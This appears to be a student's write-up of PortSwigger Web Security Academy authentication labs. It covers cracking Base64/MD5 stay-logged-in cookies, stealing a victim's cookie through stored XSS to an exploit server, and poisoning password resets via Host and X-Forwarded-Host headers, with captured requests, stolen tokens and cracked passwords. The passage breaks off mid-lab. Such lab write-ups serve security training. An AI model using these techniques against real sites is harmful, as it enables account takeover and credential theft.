Vulnerabilities in other authentication mechanisms

LAB 27 Brute-forcing a stay-logged-in cookie

Valid credentials: `wiener:peter`


Victim's username: `carlos`

Tried to play around with log in page, noticed that stay-logged-in cookie is issued:

```
Pretty  Raw  Hex
1 GET /my-account?id=wiener HTTP/2
2 Host: 0a1600660466b7d08809554390071000 2.web-security-academy.net
3 Cookie: stay-logged-in=d2llbmVyOjUxZGMzMGRkYzQ3M2Q0M2E2MDExZTllYmJhNmNhNzcw; session=wIFGHTmKsvRySKJpeKPkjh8ar1duHM3Y
4 Cache-Control: max-age=0
5 Upgrade-Insecure-Requests: 1
6 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/120.0.6099.199 Safari/537.36
7 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
8 Sec-Fetch-Site: same-origin
9 Sec-Fetch-Mode: navigate
0 Sec-Fetch-User: ?1
1 Sec-Fetch-Dest: document
2 Sec-Ch-Ua: "Not_A Brand";v="8", "Chromium";v="120"
3 Sec-Ch-Ua-Mobile: ?0
4 Sec-Ch-Ua-Platform: "Windows"
5 Referer: https://0a1600660466b7d08809554390071000 2.web-security-academy.net/login
5 Accept-Encoding: gzip, deflate, br
7 Accept-Language: en-US,en;q=0.9
8 Priority: u=0, i
9
0
```

Cookie: stay-logged-in=d2llbmVyOjUxZGMzMGRkYzQ3M2Q0M2E2MDExZTllYmJhNmNhNzcw; session=wIFGHTmKsvRySKJpeKPkjh8ar1duHM3Y

Inspector gave me a hint that the stay-logged-in cookie is not exactly random, but is encoded in Base64 string:




wiener:51dc30ddc473d43a6011e9ebba6ca770


From what I see, the format of the cookie is 'username:MD5hash' format. Let's try to decode the second part:

So the encrypted part is just MD5 hash of our password.

Knowing this, I can proceed and try to brute force the logged-In cookie session using Burp Intruder and a list of candidate passwords. I also added payload processing rules, such as encrypting list entries into MD5, adding prefix 'carlos:' and encoding everything into Base64:



Found one 200 response:



Y2FybG9zOjA5ZjgzMTZlMjk2NDlhN2Y3OTVmNDE0YmEzODYwZmMw is valid stay-logged-in cookie for carlos.

Decoded from Base64 value: carlos:09f8316e29649a7f795f414ba3860fc0

Decrypted password:

Hash	Type	Result
09f8316e29649a7f795f414ba3860fc0	md5	dallas

Color Codes: Green: Exact match, Yellow: Partial match, Red: Not found.

Credentials: carlos:dallas

Congratulations, you solved the lab!

LAB 28 Offline password cracking


Valid credentials: `wiener:peter`

Victim's username: `carlos`

I logged in as valid user to inspect the behaviour of authentication mechanisms. Noticed, that stay-logged-in cookie session is analogical to the one from previous lab: user:md5hashpassword.


stay-logged-in=d2lIbmVyOjUxZGMzMGRkYzQ3M2Q0M2E2MDExZTllYmJhNmNhNzcw;
session=I9aHxNwJGBqJdUlBNqda1VXQ2dsTsFkw

Then I checked the website and discovered that comment field is vulnerable to XSS, here is the result of writing a comment, containing <script>alert(1)</script>



This is a good sign that I can try to steal cookie using stored XSS. I have used XSS server proposed by Portswigger:

In server's access logs I can see intercepted cookie:




```
/exploitsecret=hvo5rE322vahjUsAiZ1P40VnppCI6jKN;%20stay-logged-
in=Y2FybG9zOjI2MzIzYzE2ZDVmNGRhYmZmM2JiMTM2ZjI0NjBhOTQz
HTTP/1.1" 404 "user-agent: Mozilla/5.0 (Victim)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/119.0.0.0
Safari/537.36"
```

Now, it is easy to get original credentials, firstly decoding the cookie from Base64, and then decrypting MD5 part:

Y2FybG9zOjI2MzIzYzE2ZDVmNGRhYmZmM2JiMTM2ZjI0NjBhOTQz

carlos:26323c16d5f4dabff3bb136f2460a943

Hash	Type	Result
26323c16d5f4dabff3bb136f2460a943	md5	onceuponatime

Color Codes: Green: Exact match, Yellow: Partial match, Red: Not found.

Credentials: carlos:onceuponatime

Logged in as 'carlos' and deleted his account. Lab's done!

Congratulations, you solved the lab!

LAB 29 Password reset broken logic

Valid credentials: `wiener:peter`

Victim's username: `carlos`

Have tested the password reset functionality and discovered that in POST /forgot-password request parameter with username is passed:

Request

Pretty Raw Hex \n

```
1 POST /forgot-password ?temp-forgot-password-token =a950fyfl4e9yps9noscxyfh6hjd1zm8p
  HTTP/2
2 Host : 0a50001e036a368280825dc100e9004a.web-security-academy.net
3 Cookie : session =RSGtqE38HabVu6Qyoxc3a4t9bPAUTGEY
4 Content-Length : 117
5 Cache-Control : max-age=0
6 Sec-Ch-Ua : "Not_A Brand";v="8", "Chromium";v="120"
7 Sec-Ch-Ua-Mobile : ?0
8 Sec-Ch-Ua-Platform : "Windows"
9 Upgrade-Insecure-Requests : 1
10 Origin : https://0a50001e036a368280825dc100e9004a.web-security-academy.net
11 Content-Type : application/x-www-form-urlencoded
12 User-Agent : Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
   like Gecko) Chrome/120.0.6099.199 Safari/537.36
13 Accept :
   text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/ap
   ng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
14 Sec-Fetch-Site : same-origin
15 Sec-Fetch-Mode : navigate
16 Sec-Fetch-User : ?1
17 Sec-Fetch-Dest : document
18 Referer :
   https://0a50001e036a368280825dc100e9004a.web-security-academy.net/forgot-password?te
   mp-forgot-password-token=a950fyfl4e9yps9noscxyfh6hjd1zm8p
19 Accept-Encoding : gzip, deflate, br
20 Accept-Language : en-US,en;q=0.9
21 Priority : u=0, i
22
23 temp-forgot-password-token =a950fyfl4e9yps9noscxyfh6hjd1zm8p &username =wiener &
   new-password-1 =peter &new-password-2 =peter
```

temp-forgot-password-token=a950fyfl4e9yps9noscxyfh6hjd1z

Then, I tried to delete the token after sending this request to Burp Repeater and discovered that password still changes even with deleted token. Next, I just changed username parameter to 'carlos' and put my password. After this, I was able to log in 'carlos' account. Lab's done!

LAB 30 Password reset poisoning via middleware

This lab is vulnerable to password reset poisoning. The user carlos will carelessly click on any links in emails that he receives. To solve the lab, log in to Carlos's account. You can log in to your own account using the following credentials: wiener:peter.

Any emails sent to this account can be read via the email client on the exploit server.

So, I started with resetting password for 'wiener' and then started to inspect the packets. Noticed, that HTTP supports header X-Forwarded-Host that can redirect the packet containing security token to a server, controlled by attacker:


HOST: exploit-0a51009904b16efd8079209b01610001.exploit-server
I also changed username (whose password should I reset) to carlos and find stolen token on access log of my server. The error code was obviously 404 because I did not receive any password reset page yet



```
GET /forgot-password?temp-forgot-password-
token=08iw6ij84ocfjk7ws6r7ysnioio0f2zv
```

Then, I used one of the valid password reset links from of user wiener and swapped the token in URL:

```
https://0aa4007904df6ea4806121150010007a.web-secu
rity-academy.net/forgot-password?temp-forgot-pass
word-token=lofuv2ipnv0pe6n21d01s746xwc8xsjw
```

After this, I was successfully directed to password reset page for 'carlos' and changed it. Now, I am able to log in as 'carlos' and I succeeded.





LAB 31 Password brute-force via password change

Valid credentials: `wiener:peter`


Victim's username: `carlos`

Having experimented with password reset form, I noticed following behavior:


1. Entering wrong current password and two identical new passwords locks the account
2. Entering wrong current password and two wrong new passwords displays 'Current password is incorrect'.
3. Entering valid current password and two different passwords displays 'New passwords do not match'.

The 3rd message can be exploited during the brute force by dictionary as it gives a hint on the moment when correct current password was used (if I brute force the current password parameter and put two different new passwords, I will get 'new passwords do not match' message at some point. Didn't forget to change username parameter to 'carlos':

In brute force result, I received a bunch of code 200 responses, so I had to grep the results by string 'New passwords do not match' and figured out what the password is:



Credentials: carlos:master



LAB 32: [Basic password reset poisoning]

Valid credentials: `wiener:peter`

I have studied the behavior of "Forgot Password?" page and noticed, that it sends a link containing ?temp-forgot-password-token= parameter.

```
Sent:     2024-02-05 21:26:50 +0000
From:     "No reply" <no-reply@0a970048031a0b588227fb09004800ea.web-security-academy.net>
To:       "wiener" <wiener@exploit-0a5d00fb037c0b19824dfa3801110016.exploit-server.net>
Subject:  Account recovery

Hello!

Please follow the link below to reset your password.

https://0a970048031a0b588227fb09004800ea.web-security-academy.net/forgot-password?temp-forgot-password-token=mc83ktx9jclo1ucrbcz62kg6bdiajy9f

Thanks,
Support team
```

I also noticed, that changing the "Host" header of POST/forgot-password to an arbitrary one still triggers the password reset and email with the link is still sent.

I will use my exploit server, which was provided by the Burp:
exploit-0a5d00fb037c0b19824dfa3801110016.exploit-server.net

Now, I will intercept the password change request, sending it to user 'carlos' and change the host name to my server:

```
10.0.3.11       2024-02-05 21:23:57 +0000 "GET /forgot-password?temp-forgot-password-token=ugtdcuqegebtki6hqud0bzpeel7ujvsk HTTP/1.1" 404 "user-agent: Mozilla/5.0 (Victim)
194.29.137.21   2024-02-05 21:24:11 +0000 "GET / HTTP/1.1" 200 "user-agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/120.0.6
194.29.137.21   2024-02-05 21:24:11 +0000 "GET /resources/css/labsDark.css HTTP/1.1" 200 "user-agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
194.29.137.21   2024-02-05 21:24:13 +0000 "POST / HTTP/1.1" 302 "user-agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/120.0.6
```

`temp-forgot-password-token=ugtdcuqegebtki6hqud0bzpeel7ujvsk`

At this point, I stole the reset token issued to 'carlos' successfully and will simply change the token in URL of valid password reset email. I used the one that I got during first password reset for 'wiener'. After swapping the tokens, I was redirected to reset page and successfully changed the password of 'carlos' and managed to log in:

Congratulations, you solved the lab!

LAB 33: [Password reset poisoning via dangling markup]

Valid credentials: `wiener:peter`

Victim's username: `carlos`

I have inspected the procedure of password reset and noticed, that the service uses '*MacCarthy Email Security service'.* Email contents are also being processed by 'DOMPurify'

Also, the email's are sent without URL's with any tokens. Newly generated passwords are sent, and users are suggested to click on link, which redirects to login page, to log in with new password:

```
Sent:     2024-02-05 21:57:14 +0000
From:     no-reply@0a4c004304db371983550018000e003d.web-security-academy.net
To:       wiener@exploit-0a20000004e7371e82e0ff41014c00df.exploit-server.net
Subject:  Account recovery

<p>Hello!</p><p>Please <a href='https://0a4c004304db371983550018000e003d.web-security-academy.net/login'>click here</a> to login with your new password: y2IJkOdqC3</p><p>Thanks,<br/>Support team</p><i>This email
has been scanned by the MacCarthy Email Security service</i>
```

Trying to manipulate HOST header as in previous lab ends up in server 504 Bad Gateway error. However, manipulating ports will work and I saw a new password being sent to the email. Therefore, I could try to change HOST to my exploit server just as last time and add an arbitrary port to it: